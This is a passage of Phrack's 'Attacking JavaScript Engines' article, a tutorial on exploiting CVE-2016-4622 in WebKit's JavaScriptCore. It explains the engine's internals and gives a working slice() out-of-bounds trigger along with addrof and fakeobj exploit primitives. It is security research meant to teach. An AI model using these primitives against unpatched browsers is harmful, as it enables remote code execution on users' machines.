==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x03 of 0x0f

```
|=-----------------------------------------------------------------------=|
|=---------------=[       The Art of Exploitation       ]=---------------=|
|=-----------------------------------------------------------------------=|
|=------------------=[ Attacking JavaScript Engines ]=--------------------=|
|=--------=[ A case study of JavaScriptCore and CVE-2016-4622 ]=---------=|
|=-----------------------------------------------------------------------=|
|=----------------------------=[ saelo ]=-------------------------------=|
|=------------------------=[ phrack@saelo.net ]=--------------------------=|
|=-----------------------------------------------------------------------=|
```

--[ Table of contents



--[ 0 - Introduction

This article strives to give an introduction to the topic of JavaScript engine exploitation at the example of a specific vulnerability. The particular target will be JavaScriptCore, the engine inside WebKit.

The vulnerability in question is CVE-2016-4622 and was discovered by yours truly in early 2016, then reported as ZDI-16-485 [1]. It allows an attacker to leak addresses as well as inject fake JavaScript objects into the engine. Combining these primitives will result in remote code execution inside the renderer process. The bug was fixed in 650552a. Code snippets in this article were taken from commit 320b1fc, which was the last vulnerable revision. The vulnerability was introduced approximately one year earlier with commit 2fa4973. All exploit code was tested on Safari 9.1.1.

The exploitation of said vulnerability requires knowledge of various engine

internals, which are, however, also quite interesting by themselves. As such various pieces that are part of a modern JavaScript engine will be discussed along the way. We will focus on the implementation of JavaScriptCore, but the concepts will generally be applicable to other engines as well.

Prior knowledge of the JavaScript language will, for the most part, not be required.

## --[ 1 - JavaScript engine overview

On a high level, a JavaScript engine contains

* a compiler infrastructure, typically including at least one just-in-time (JIT) compiler

* a virtual machine that operates on JavaScript values

* a runtime that provides a set of builtin objects and functions

We will not be concerned about the inner workings of the compiler infrastructure too much as they are mostly irrelevant to this specific bug. For our purposes it suffices to treat the compiler as a black box which emits bytecode (and potentially native code in the case of a JIT compiler) from the given source code.

### ----[ 1.1 - The VM, Values, and NaN-boxing

The virtual machine (VM) typically contains an interpreter which can directly execute the emitted bytecode. The VM is often implemented as stack-based machines (in contrast to register-based machines) and thus operate around a stack of values. The implementation of a specific opcode handler might then look something like this:

```
CASE(JSOP_ADD)
{
    MutableHandleValue lval = REGS.stackHandleAt(-2);
    MutableHandleValue rval = REGS.stackHandleAt(-1);
    MutableHandleValue res = REGS.stackHandleAt(-2);
    if (!AddOperation(cx, lval, rval, res))
        goto error;
    REGS.sp--;
}
END_CASE(JSOP_ADD)
```

Note that this example is actually taken from Firefox' Spidermonkey engine as JavaScriptCore (from here on abbreviated as JSC) uses an interpreter that is written in a form of assembly language and thus not quite as straightforward as the above example. The interested reader can however find the implementation of JSC's low-level interpreter (llint) in LowLevelInterpreter64.asm.

Often the first stage JIT compiler (sometimes called baseline JIT) takes care of removing some of the dispatching overhead of the interpreter while higher stage JIT compilers perform sophisticated optimizations, similar to the ahead-of-time compilers we are used to. Optimizing JIT compilers are typically speculative, meaning they will perform optimizations based on some speculation, e.g. 'this variable will always contain a number'. Should the speculation ever turn out to be incorrect, the code will usually bail out to one of the lower tiers. For more information about the different execution modes the reader is referred to [2] and [3].

JavaScript is a dynamically typed language. As such, type information is associated with the (runtime) values rather than (compile-time) variables. The JavaScript type system [4] defines primitive types (number, string, boolean, null, undefined, symbol) and objects (including arrays and functions). In particular, there is no concept of classes in the JavaScript

language as is present in other languages. Instead, JavaScript uses what is called "prototype-based-inheritance", where each objects has a (possibly null) reference to a prototype object whose properties it incorporates. The interested reader is referred to the JavaScript specification [5] for more information.

All major JavaScript engines represent a value with no more than 8 bytes for performance reasons (fast copying, fits into a register on 64-bit architectures). Some engines like Google's v8 use tagged pointers to represent values. Here the least significant bits indicate whether the value is a pointer or some form of immediate value. JavaScriptCore (JSC) and Spidermonkey in Firefox on the other hand use a concept called NaN-boxing. NaN-boxing makes use of the fact that there exist multiple bit patterns which all represent NaN, so other values can be encoded in these. Specifically, every IEEE 754 floating point value with all exponent bits set, but a fraction not equal to zero represents NaN. For double precision values [6] this leaves us with 2^51 different bit patterns (ignoring the sign bit and setting the first fraction bit to one so nullptr can still be represented). That's enough to encode both 32-bit integers and pointers, since even on 64-bit platforms only 48 bits are currently used for addressing.

The scheme used by JSC is nicely explained in JSCJSValue.h, which the reader is encouraged to read. The relevant part is quoted below as it will be important later on:

```
    * The top 16-bits denote the type of the encoded JSValue:
    *
    *     Pointer {  0000:PPPP:PPPP:PPPP
    *              / 0001:****:****:****
    *     Double  {         ...
    *              \ FFFE:****:****:****
    *     Integer {  FFFF:0000:IIII:IIII
    *
    * The scheme we have implemented encodes double precision values by
    * performing a 64-bit integer addition of the value 2^48 to the number.
    * After this manipulation no encoded double-precision value will begin
    * with the pattern 0x0000 or 0xFFFF. Values must be decoded by
    * reversing this operation before subsequent floating point operations
    * may be performed.
    *
    * 32-bit signed integers are marked with the 16-bit tag 0xFFFF.
    *
    * The tag 0x0000 denotes a pointer, or another form of tagged
    * immediate. Boolean, null and undefined values are represented by
    * specific, invalid pointer values:
    *
    *     False:     0x06
    *     True:      0x07
    *     Undefined: 0x0a
    *     Null:      0x02
    *
```

Interestingly, 0x0 is not a valid JSValue and will lead to a crash inside the engine.


## ----[ 1.2 - Objects and Arrays

Objects in JavaScript are essentially collections of properties which are stored as (key, value) pairs. Properties can be accessed either with the dot operator (foo.bar) or through square brackets (foo['bar']). At least in theory, values used as keys are converted to strings before performing the lookup.

Arrays are described by the specification as special ("exotic") objects whose properties are also called elements if the property name can be represented by a 32-bit integer [7]. Most engines today extend this notion to all objects. An array then becomes an object with a special 'length'

property whose value is always equal to the index of the highest element plus one. The net result of all this is that every object has both properties, accessed through a string or symbol key, and elements, accessed through integer indices.

Internally, JSC stores both properties and elements in the same memory region and stores a pointer to that region in the object itself. This pointer points to the middle of the region, properties are stored to the left of it (lower addresses) and elements to the right of it. There is also a small header located just before the pointed to address that contains the length of the element vector. This concept is called a "Butterfly" since the values expand to the left and right, similar to the wings of a butterfly. Presumably. In the following, we will refer to both the pointer and the memory region as "Butterfly". In case it is not obvious from the context, the specific meaning will be noted.




Although typical, elements do not have to be stored linearly in memory. In particular, code such as

```
a = [];
a[0] = 42;
a[10000] = 42;
```

will likely lead to an array stored in some kind of sparse mode, which performs an additional mapping step from the given index to an index into the backing storage. That way this array does not require 10001 value slots. Besides the different array storage models, arrays can also store their data using different representations. For example, an array of 32-bit integers could be stored in native form to avoid the (NaN-)unboxing and reboxing process during most operations and save some memory. As such, JSC defines a set of different indexing types which can be found in IndexingType.h. The most important ones are:

```
ArrayWithInt32      = IsArray | Int32Shape;
ArrayWithDouble     = IsArray | DoubleShape;
ArrayWithContiguous = IsArray | ContiguousShape;
```

Here, the last type stores JSValues while the former two store their native types.

At this point the reader probably wonders how a property lookup is performed in this model. We will dive into this extensively later on, but the short version is that a special meta-object, called a "structure" in JSC, is associated with every object which provides a mapping from property names to slot numbers.

## ----[ 1.3 - Functions

Functions are quite important in the JavaScript language. As such they deserve some discussion on their own.

When executing a function's body, two special variables become available. One of them, 'arguments' provides access to the arguments (and caller) of the function, thus enabling the creation of function with a variable number of arguments. The other, 'this', refers to different objects depending on the invocation of the function:

* If the function was called as a constructor (using 'new func()'), then 'this' points to the newly created object. Its prototype has already been set to the .prototype property of the function object, which is set to a new object during function definition.

* If the function was called as a method of some object (using 'obj.func()'), then 'this' will point to the reference object.

* Else 'this' simply points to the current global object, as it does outside of a function as well.

Since functions are first class objects in JavaScript they too can have properties. We've already seen the .prototype property above. Two other quite interesting properties of each function (actually of the function prototype) are the .call and .apply functions, which allow calling the function with a given 'this' object and arguments. This can for example be used to implement decorator functionality:

```
function decorate(func) {
    return function() {
        for (var i = 0; i < arguments.length; i++) {
            // do something with arguments[i]
        }
        return func.apply(this, arguments);
    };
}
```

This also has some implications on the implementation of JavaScript functions inside the engine as they cannot make any assumptions about the value of the reference object which they are called with, as it can be set to arbitrary values from script. Thus, all internal JavaScript functions will need to check the type of not only their arguments but also of the this object.

Internally, the built-in functions and methods [8] are usually implemented in one of two ways: as native functions in C++ or in JavaScript itself. Let's look at a simple example of a native function in JSC: the implementation of Math.pow():

```
EncodedJSValue JSC_HOST_CALL mathProtoFuncPow(ExecState* exec)
{
    // ECMA 15.8.2.1.13

    double arg = exec->argument(0).toNumber(exec);
    double arg2 = exec->argument(1).toNumber(exec);

    return JSValue::encode(JSValue(operationMathPow(arg, arg2)));
}
```

We can see:

1. The signature for native JavaScript functions

2. How arguments are extracted using the argument method (which returns the undefined value if not enough arguments were provided)

3. How arguments are converted to their required type. There is a set of conversion rules governing the conversion of e.g. arrays to numbers which toNumber will make use of. More on these later.

4. How the actual operation is performed on the native data type

5. How the result is returned to the caller. In this case simply by encoding the resulting native number into a value.

There is another pattern visible here: the core implementation of various operations (in this case operationMathPow) are moved into separate functions so they can be called directly from JIT compiled code.

--[ 2 - The bug

The bug in question lies in the implementation of Array.prototype.slice [9]. The native function arrayProtoFuncSlice, located in ArrayPrototype.cpp, is invoked whenever the slice method is called in JavaScript:

```
var a = [1, 2, 3, 4];
var s = a.slice(1, 3);
// s now contains [2, 3]
```

The implementation is given below with minor reformatting, some omissions for readability, and markers for the explanation below. The full implementation can be found online as well [10].

```
EncodedJSValue JSC_HOST_CALL arrayProtoFuncSlice(ExecState* exec)
{
  /* [[ 1 ]] */
  JSObject* thisObj = exec->thisValue()
                      .toThis(exec, StrictMode)
                      .toObject(exec);
  if (!thisObj)
    return JSValue::encode(JSValue());

  /* [[ 2 ]] */
  unsigned length = getLength(exec, thisObj);
  if (exec->hadException())
    return JSValue::encode(jsUndefined());

  /* [[ 3 ]] */
  unsigned begin = argumentClampedIndexFromStartOrEnd(exec, 0, length);
  unsigned end =
      argumentClampedIndexFromStartOrEnd(exec, 1, length, length);

  /* [[ 4 ]] */
  std::pair<SpeciesConstructResult, JSObject*> speciesResult =
    speciesConstructArray(exec, thisObj, end - begin);
  // We can only get an exception if we call some user function.
  if (UNLIKELY(speciesResult.first ==
  SpeciesConstructResult::Exception))
    return JSValue::encode(jsUndefined());

  /* [[ 5 ]] */
  if (LIKELY(speciesResult.first == SpeciesConstructResult::FastPath &&
        isJSArray(thisObj))) {
    if (JSArray* result =
           asArray(thisObj)->fastSlice(*exec, begin, end - begin))
      return JSValue::encode(result);
  }

  JSObject* result;
  if (speciesResult.first == SpeciesConstructResult::CreatedObject)
    result = speciesResult.second;
  else
    result = constructEmptyArray(exec, nullptr, end - begin);

  unsigned n = 0;
  for (unsigned k = begin; k < end; k++, n++) {
    JSValue v = getProperty(exec, thisObj, k);
    if (exec->hadException())
      return JSValue::encode(jsUndefined());
    if (v)
      result->putDirectIndex(exec, n, v);
  }
  setLength(exec, result, n);
  return JSValue::encode(result);
}
```

The code essentially does the following:

1. Obtain the reference object for the method call (this will be the array object)

2. Retrieve the length of the array

3. Convert the arguments (start and end index) into native integer types and clamp them to the range [0, length)

4. Check if a species constructor [11] should be used

5. Perform the slicing

The last step is done in one of two ways: if the array is a native array with dense storage, 'fastSlice' will be used which just memcpy's the values into the new array using the given index and length. If the fast path is not possible, a simple loop is used to fetch each element and add it to the new array. Note that, in contrast to the property accessors used on the slow path, fastSlice does not perform any additional bounds checking... ;)

Looking at the code, it is easy to assume that the variables 'begin' and `end` would be smaller than the size of the array after they had been converted to native integers. However, we can violate that assumption by (ab)using the JavaScript type conversion rules.

## ----[ 2.2 - About JavaScript conversion rules

JavaScript is inherently weakly typed, meaning it will happily convert values of different types into the type that it currently requires. Consider Math.abs(), which returns the absolute value of the argument. All of the following are "valid" invocations, meaning they won't raise an exception:

```
Math.abs(-42);      // argument is a number
// 42
Math.abs("-42");    // argument is a string
// 42
Math.abs([]);       // argument is an empty array
// 0
Math.abs(true);     // argument is a boolean
// 1
Math.abs({});       // argument is an object
// NaN
```

In contrast, strongly-typed languages such as python will usually raise an exception (or, in case of statically-typed languages, issue a compiler error) if e.g. a string is passed to abs().

The conversion rules for numeric types are described in [12]. The rules governing the conversion from object types to numbers (and primitive types in general) are especially interesting. In particular, if the object has a callable property named "valueOf", this method will be called and the return value used if it is a primitive value. And thus:

```
Math.abs({valueOf: function() { return -42; }});
// 42
```

## ----[ 2.3 - Exploiting with "valueOf"

In the case of `arrayProtoFuncSlice` the conversion to a primitive type is performed in argumentClampedIndexFromStartOrEnd. This method also clamps the arguments to the range [0, length):

```
JSValue value = exec->argument(argument);
if (value.isUndefined())
    return undefinedValue;
```

```
    double indexDouble = value.toInteger(exec);  // Conversion happens here
    if (indexDouble < 0) {
        indexDouble += length;
        return indexDouble < 0 ? 0 : static_cast<unsigned>(indexDouble);
    }
    return indexDouble > length ? length :
                                  static_cast<unsigned>(indexDouble);
```

Now, if we modify the length of the array inside a valueOf function of one of the arguments, then the implementation of slice will continue to use the previous length, resulting in an out-of-bounds access during the memcpy.

Before doing this however, we have to make sure that the element storage is actually resized if we shrink the array. For that let's have a quick look at the implementation of the .length setter. From JSArray::setLength:

```
    unsigned lengthToClear = butterfly->publicLength() - newLength;
    unsigned costToAllocateNewButterfly = 64; // a heuristic.
    if (lengthToClear > newLength &&
        lengthToClear > costToAllocateNewButterfly) {
        reallocateAndShrinkButterfly(exec->vm(), newLength);
        return true;
    }
```

This code implements a simple heuristic to avoid relocating the array too often. To force a relocation of our array we will thus need the new size to be much less then the old size. Resizing from e.g. 100 elements to 0 will do the trick.

With that, here's how we can exploit Array.prototype.slice:

```
    var a = [];
    for (var i = 0; i < 100; i++)
        a.push(i + 0.123);

    var b = a.slice(0, {valueOf: function() { a.length = 0; return 10; }});
    // b = [0.123,1.123,2.12199579146e-313,0,0,0,0,0,0,0]
```

The correct output would have been an array of size 10 filled with 'undefined' values since the array has been cleared prior to the slice operation. However, we can see some float values in the array. Seems like we've read some stuff past the end of the array elements :)

### ----[ 2.4 - Reflecting on the bug

This particular programming mistake is not new and has been exploited for a while now [13, 14, 15]. The core problem here is (mutable) state that is "cached" in a stack frame (in this case the length of the array object) in combination with various callback mechanisms that can execute user supplied code further down in the call stack (in this case the "valueOf" method). With this setting it is quite easy to make false assumptions about the state of the engine throughout a function. The same kind of problem appears in the DOM as well due to the various event callbacks.

## --[ 3 - The JavaScriptCore heaps

At this point we've read data past our array but don't quite know what we are accessing there. To understand this, some background knowledge about the JSC heap allocators is required.

### ----[ 3.1 - Garbage collector basics

JavaScript is a garbage collected language, meaning the programmer does not need to care about memory management. Instead, the garbage collector will collect unreachable objects from time to time.

One approach to garbage collection is reference counting, which is used extensively in many applications. However, as of today, all major JavaScript engines instead use a mark and sweep algorithm. Here the collector regularly scans all alive objects, starting from a set of root nodes, and afterwards frees all dead objects. The root nodes are usually pointers located on the stack as well as global objects like the 'window' object in a web browser context.

There are various distinctions between garbage collection systems. We will now discuss some key properties of garbage collection systems which should help the reader understand some of the related code. Readers familiar with the subject are free to skip to the end of this section.

First off, JSC uses a conservative garbage collector [16]. In essence, this means that the GC does not keep track of the root nodes itself. Instead, during GC it will scan the stack for any value that could be a pointer into the heap and treats those as root nodes. In contrast, e.g. Spidermonkey uses a precise garbage collector and thus needs to wrap all references to heap objects on the stack inside a pointer class (Rooted<>) that takes care of registering the object with the garbage collector.

Next, JSC uses an incremental garbage collector. This kind of garbage collector performs the marking in several steps and allows the application to run in between, reducing GC latency. However, this requires some additional effort to work correctly. Consider the following case:

* the GC runs and visits some object O and all its referenced objects. It marks them as visited and later pauses so the application can run again.

* O is modified and a new reference to another Object P is added to it.

* Then the GC runs again but it doesn't know about P. It finishes the marking phase and frees the memory of P.

To avoid this scenario, so called write barriers are inserted into the engine. These take care of notifying the garbage collector in such a scenario. These barriers are implemented in JSC with the WriteBarrier<> and CopyBarrier<> classes.

Last, JSC uses both, a moving and a non-moving garbage collector. A moving garbage collector moves live objects to a different location and updates all pointers to these objects. This optimizes for the case of many dead objects since there is no runtime overhead for these: instead of adding them to a free list, the whole memory region is simply declared free. JSC stores the JavaScript objects itself, together with a few other objects, inside a non-moving heap, the marked space, while storing the butterflies and other arrays inside a moving heap, the copied space.

## ----[ 3.2 - Marked space

The marked space is a collection of memory blocks that keep track of the allocated cells. In JSC, every object allocated in marked space must inherit from the JSCell class and thus starts with an eight byte header, which, among other fields, contains the current cell state as used by the GC. This field is used by the collector to keep track of the cells that it has already visited.

There is another thing worth mentioning about the marked space: JSC stores a MarkedBlock instance at the beginning of each marked block:

```
inline MarkedBlock* MarkedBlock::blockFor(const void* p)
{
    return reinterpret_cast<MarkedBlock*>(
                reinterpret_cast<Bits>(p) & blockMask);
}
```

This instance contains among other things a pointers to the owning Heap and VM instance which allows the engine to obtain these if they are not available in the current context. This makes it more difficult to set up fake objects, as a valid MarkedBlock instance might be required when performing certain operations. It is thus desirable to create fake objects inside a valid marked block if possible.

### ----[ 3.3 - Copied space

The copied space stores memory buffers that are associated with some object inside the marked space. These are mostly butterflies, but the contents of typed arrays may also be located here. As such, our out-of-bounds access happens in this memory region.

The copied space allocator is very simple:

```
    CheckedBoolean CopiedAllocator::tryAllocate(size_t bytes, void** out)
    {
      ASSERT(is8ByteAligned(reinterpret_cast<void*>(bytes)));

      size_t currentRemaining = m_currentRemaining;
      if (bytes > currentRemaining)
        return false;
      currentRemaining -= bytes;
      m_currentRemaining = currentRemaining;
      *out = m_currentPayloadEnd - currentRemaining - bytes;

      ASSERT(is8ByteAligned(*out));

      return true;
    }
```

This is essentially a bump allocator: it will simply return the next N bytes of memory in the current block until the block is completely used. Thus, it is almost guaranteed that two following allocations will be placed adjacent to each other in memory (the edge case being that the first fills up the current block).

This is good news for us. If we allocate two arrays with one element each, then the two butterflies will be next to each other in virtually every case.

## --[ 4 - Building exploit primitives

While the bug in question looks like an out-of-bound read at first, it is actually a more powerful primitive as it lets us "inject" JSValues of our choosing into the newly created JavaScript arrays, and thus into the engine.

We will now construct two exploit primitives from the given bug, allowing us to

1. leak the address of an arbitrary JavaScript object and

2. inject a fake JavaScript Object into the engine.

We will call these primitives 'addrof' and 'fakeobj'.

### ----[ 4.1 Prerequisites: Int64

As we've previously seen, our exploit primitive currently returns floating point values instead of integers. In fact, at least in theory, all numbers in JavaScript are 64-bit floating point numbers [17]. In reality, as already mentioned, most engines have a dedicated 32-bit integer type for performance reasons, but convert to floating point values when necessary (i.e. on overflow). It is thus not possible to represent arbitrary 64-bit

integers (and in particular addresses) with primitive numbers in JavaScript.

As such, a helper module had to be built which allowed storing 64-bit integer instances. It supports

* Initialization of Int64 instances from different argument types: strings, numbers and byte arrays.

* Assigning the result of addition and subtraction to an existing instance through the assignXXX methods. Using these methods avoids further heap allocations which might be desirable at times.

* Creating new instances that store the result of an addition or subtraction through the Add and Sub functions.

* Converting between doubles, JSValues and Int64 instances such that the underlying bit pattern stays the same.

The last point deserves further discussing. As we've seen above, we obtain a double whose underlying memory interpreted as native integer is our desired address. We thus need to convert between native doubles and our integers such that the underlying bits stay the same. asDouble() can be thought of as running the following C code:

```
double asDouble(uint64_t num)
{
    return *(double*)&num;
}
```

The asJSValue method further respects the NaN-boxing procedure and produces a JSValue with the given bit pattern. The interested reader is referred to the int64.js file inside the attached source code archive for more details.

With this out of the way let us get back to building our two exploit primitives.

## ----[ 4.2 addrof and fakeobj

Both primitives rely on the fact that JSC stores arrays of doubles in native representation as opposed to the NaN-boxed representation. This essentially allows us to write native doubles (indexing type ArrayWithDoubles) but have the engine treat them as JSValues (indexing type ArrayWithContiguous) and vice versa.

So, here are the steps required for exploiting the address leak:

1. Create an array of doubles. This will be stored internally as IndexingType ArrayWithDouble

2. Set up an object with a custom valueOf function which will

    2.1 shrink the previously created array

    2.2 allocate a new array containing just the object whose address we wish to know. This array will (most likely) be placed right behind the new butterfly since it's located in copied space

    2.3 return a value larger than the new size of the array to trigger the bug

3. Call slice() on the target array the object from step 2 as one of the arguments

We will now find the desired address in the form of a 64-bit floating point value inside the array. This works because slice() preserves the indexing type. Our new array will thus treat the data as native doubles as well,

allowing us to leak arbitrary JSValue instances, and thus pointers.

The fakeobj primitive works essentially the other way around. Here we inject native doubles into an array of JSValues, allowing us to create JSObject pointers:

1. Create an array of objects. This will be stored internally as IndexingType ArrayWithContiguous

2. Set up an object with a custom valueOf function which will

    2.1 shrink the previously created array

    2.2 allocate a new array containing just a double whose bit pattern matches the address of the JSObject we wish to inject. The double will be stored in native form since the array's IndexingType will be ArrayWithDouble

    2.3 return a value larger than the new size of the array to trigger the bug

3. Call slice() on the target array the object from step 2 as one of the arguments

For completeness, the implementation of both primitives is printed below.

```
function addrof(object) {
    var a = [];
    for (var i = 0; i < 100; i++)
        a.push(i + 0.1337);   // Array must be of type ArrayWithDoubles

    var hax = {valueOf: function() {
        a.length = 0;
        a = [object];
        return 4;
    }};

    var b = a.slice(0, hax);
    return Int64.fromDouble(b[3]);
}

function fakeobj(addr) {
    var a = [];
    for (var i = 0; i < 100; i++)
        a.push({});     // Array must be of type ArrayWithContiguous

    addr = addr.asDouble();
    var hax = {valueOf: function() {
        a.length = 0;
        a = [addr];
        return 4;
    }};

    return a.slice(0, hax)[3];
}
```

----[ 4.3 - Plan of exploitation

From here on our goal will be to obtain an arbitrary memory read/write primitive through a fake JavaScript object. We are faced with the following questions:

Q1. What kind of object do we want to fake?

Q2. How do we fake such an object?

Q3. Where do we place the faked object so that we know its address?

For a while now, JavaScript engines have supported typed arrays [18], an efficient and highly optimizable storage for raw binary data. These turn out to be good candidates for our fake object as they are mutable (in contrast to JavaScript strings) and thus controlling their data pointer yields an arbitrary read/write primitive usable from script. Ultimately our goal will now be to fake a Float64Array instance.

We will now turn to Q2 and Q3, which require another discussion of JSC internals, namely the JSObject system.

## --[ 5 - Understanding the JSObject system

JavaScript objects are implemented in JSC by a combination of C++ classes. At the center lies the JSObject class which is itself a JSCell (and as such tracked by the garbage collector). There are various subclasses of JSObject that loosely resemble different JavaScript objects, such as Arrays (JSArray), Typed arrays (JSArrayBufferView), or Proxys (JSProxy).

We will now explore the different parts that make up JSObjects inside the JSC engine.

### ----[ 5.1 - Property storage

Properties are the most important aspect of JavaScript objects. We have already seen how properties are stored in the engine: the butterfly. But that is only half the truth. Besides the butterfly, JSObjects can also have inline storage (6 slots by default, but subject to runtime analysis), located right after the object in memory. This can result in a slight performance gain if no butterfly ever needs to be allocated for an object.

The inline storage is interesting for us since we can leak the address of an object, and thus know the address of its inline slots. These make up a good candidate to place our fake object in. As added bonus, going this way we also avoid any problem that might arise when placing an object outside of a marked block as previously discussed. This answers Q3.

Let's turn to Q2 now.

### ----[ 5.2 - JSObject internals

We will start with an example: suppose we run the following piece of JS code:

```
obj = {'a': 0x1337, 'b': false, 'c': 13.37, 'd': [1,2,3,4]};
```

This will result in the following object:

```
(lldb) x/6gx 0x10cd97c10
0x10cd97c10: 0x0100150000000136 0x0000000000000000
0x10cd97c20: 0xffff000000001337 0x0000000000000006
0x10cd97c30: 0x402bbd70a3d70a3d 0x000000010cdc7e10
```

The first quadword is the JSCell. The second one the Butterfly pointer, which is null since all properties are stored inline. Next are the inline JSValue slots for the four properties: an integer, false, a double, and a JSObject pointer. If we were to add more properties to the object, a butterfly would at some point be allocated to store these.

So what does a JSCell contain? JSCell.h reveals:

```
StructureID m_structureID;
    This is the most interesting one, we'll explore it further below.

IndexingType m_indexingType;
    We've already seen this before. It indicates the storage mode of
    the object's elements.
```

```
    JSType m_type;
        Stores the type of this cell: string, symbol,function,
        plain object, ...

    TypeInfo::InlineTypeFlags m_flags;
        Flags that aren't too important for our purposes. JSTypeInfo.h
        contains further information.

    CellState m_cellState;
        We've also seen this before. It is used by the garbage collector
        during collection.
```

## ----[ 5.3 - About structures


JSC creates meta-objects which describe the structure, or layout, of a JavaScript object. These objects represent mappings from property names to indices into the inline storage or the butterfly (both are treated as JSValue arrays). In its most basic form, such a structure could be an array of <property name, slot index> pairs. It could also be implemented as a linked list or a hash map. Instead of storing a pointer to this structure in every JSCell instance, the developers instead decided to store a 32-bit index into a structure table to save some space for the other fields.

So what happens when a new property is added to an object? If this happens for the first time then a new Structure instance will be allocated, containing the previous slot indices for all exiting properties and an additional one for the new property. The property would then be stored at the corresponding index, possibly requiring a reallocation of the butterfly. To avoid repeating this process, the resulting Structure instance can be cached in the previous structure, in a data structure called "transiton table". The original structure might also be adjusted to allocate more inline or butterfly storage up front to avoid the reallocation. This mechanism ultimately makes structures reusable.

Time for an example. Suppose we have the following JavaScript code:

```
    var o = { foo: 42 };
    if (someCondition)
        o.bar = 43;
    else
        o.baz = 44;
```

This would result in the creation of the following three Structure instances, here shown with the (arbitrary) property name to slot index mappings:




Whenever this piece of code was executed again, the correct structure for the created object would then be easy to find.

Essentially the same concept is used by all major engines today. V8 calls them maps or hidden classes [19] while Spidermonkey calls them Shapes.

This technique also makes speculative JIT compilers simpler. Assume the following function:

```
function foo(a) {
    return a.bar + 3;
}
```

Assume further that we have executed the above function a couple of times inside the interpreter and now decide to compile it to native code for better performance. How do we deal with the property lookup? We could simply jump out to the interpreter to perform the lookup, but that would be quite expensive. Assuming we've also traced the objects that were given to foo as arguments and found out they all used the same structure. We can now generate (pseudo-)assembly code like the following. Here r0 initially points to the argument object:

```
mov r1, [r0 + #structure_id_offset];
cmp r1, #structure_id;
jne bailout_to_interpreter;
mov r2, [r0 + #inline_property_offset];
```

This is just a few instructions slower than a property access in a native language such as C. Note that the structure ID and property offset are cached inside the code itself, thus the name for these kind of code constructs: inline caches.

Besides the property mappings, structures also store a reference to a ClassInfo instance. This instance contains the name of the class ("Float64Array", "HTMLParagraphElement", ...), which is also accessible from script via the following slight hack:


```
Object.prototype.toString.call(object);
// Might print "[object HTMLParagraphElement]"
```


However, the more important property of the ClassInfo is its MethodTable reference. A MethodTable contains a set of function pointers, similar to a vtable in C++. Most of the object related operations [20] as well as some garbage collection related tasks (visiting all referenced objects for example) are implemented through methods in the method table. To give an idea about how the method table is used, the following code snippet from JSArray.cpp is shown. This function is part of the MethodTable of the ClassInfo instance for JavaScript arrays and will be called whenever a property of such an instance is deleted [21] by script

```
